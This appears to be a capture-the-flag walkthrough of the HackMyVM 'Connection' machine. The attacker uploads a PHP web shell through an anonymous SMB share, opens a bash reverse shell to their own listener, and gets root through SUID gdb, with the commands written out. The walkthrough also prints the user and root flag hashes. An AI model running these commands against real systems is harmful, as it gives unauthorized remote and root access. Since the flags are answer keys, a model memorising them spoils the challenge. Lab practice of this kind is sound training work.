

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Thu Nov 14 17:39:53 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.14
Nmap scan report for 10.9.9.14
Host is up (0.00048s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:e6:01:b5:f9:06:a1:ea:40:04:29:44:f4:df:22:a1 (RSA)
|   256 fb:16:94:df:93:89:c7:56:85:84:22:9e:a0:be:7c:95 (ECDSA)
|_  256 45:2e:fb:87:04:eb:d1:8b:92:6f:6a:ea:5a:a2:a1:1c (ED25519)
80/tcp  open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
Service Info: Host: CONNECTION; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: CONNECTION, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-11-14T22:40:05
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: connection
|   NetBIOS computer name: CONNECTION\x00
|   Domain name: \x00
|   FQDN: connection
|_  System time: 2024-11-14T17:40:05-05:00
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 14 17:40:16 2024 -- 1 IP address (1 host up) scanned in 23.22 seconds
Service Enumeration
TCP/445

share without a credential.
smb: \> cd html
smb: \html\> more index.html
smb: \html\> put nmap-scan.txt
index.html looks like the default Apache server page when reading the source code. Let's test file upload to see if we can get code execution on the box.

Checking for File Upload

So far, so good. I've found the file I uploaded over SMB. From here, we know that we're dealing with an Apache web server, so we should be able to get PHP code execution by uploading a PHP file via SMB.
wwwolf-php-webshell/webshell.php at master · WhiteWinterWolf/wwwolf-php-webshell
WhiteWinterWolf’s PHP web shell. Contribute to WhiteWinterWolf/wwwolf-php-webshell development by creating an account on GitHub.
 WhiteWinterWolf
I'm going to use this web shell here
curl -s "https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/refs/heads/master/webshell.php" -o sh.phpsmb: \html\> put sh.phpExploit
PHP RCE via SMB File Upload

sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell

bash -c 'bash -i >& /dev/tcp/10.6.6.9/443 0>&1' to start a bash reverse shell
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux connection 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: sudo: command not found
Users and Groups
Local Users
connection:x:1000:1000:connection,,,:/home/connection:/bin/bash
Local Groups
cdrom:x:24:connection
floppy:x:25:connection
audio:x:29:connection
dip:x:30:connection
video:x:44:connection
plugdev:x:46:connection
netdev:x:109:connection
bluetooth:x:111:connection
connection:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:bf:25:86 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.14/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6353sec preferred_lft 6353sec
    inet6 fe80::be24:11ff:febf:2586/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/usr/bin/gdb
-rwsr-sr-x 1 root root 8008480 Oct 14 2019 /usr/bin/gdb
Privilege Escalation
During the post exploit enumeration process, we find that /usr/bin/gdb is set with SUID and the owner of the file is root. This will allow us to spawn a bash process as the root user.
gdb | GTFOBins

gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
euid=0 (root)Flags
User
3f491443a2a6aa82bc86a3cda8c39617
Root
a7c6ea4931ab86fb54c5400204474a39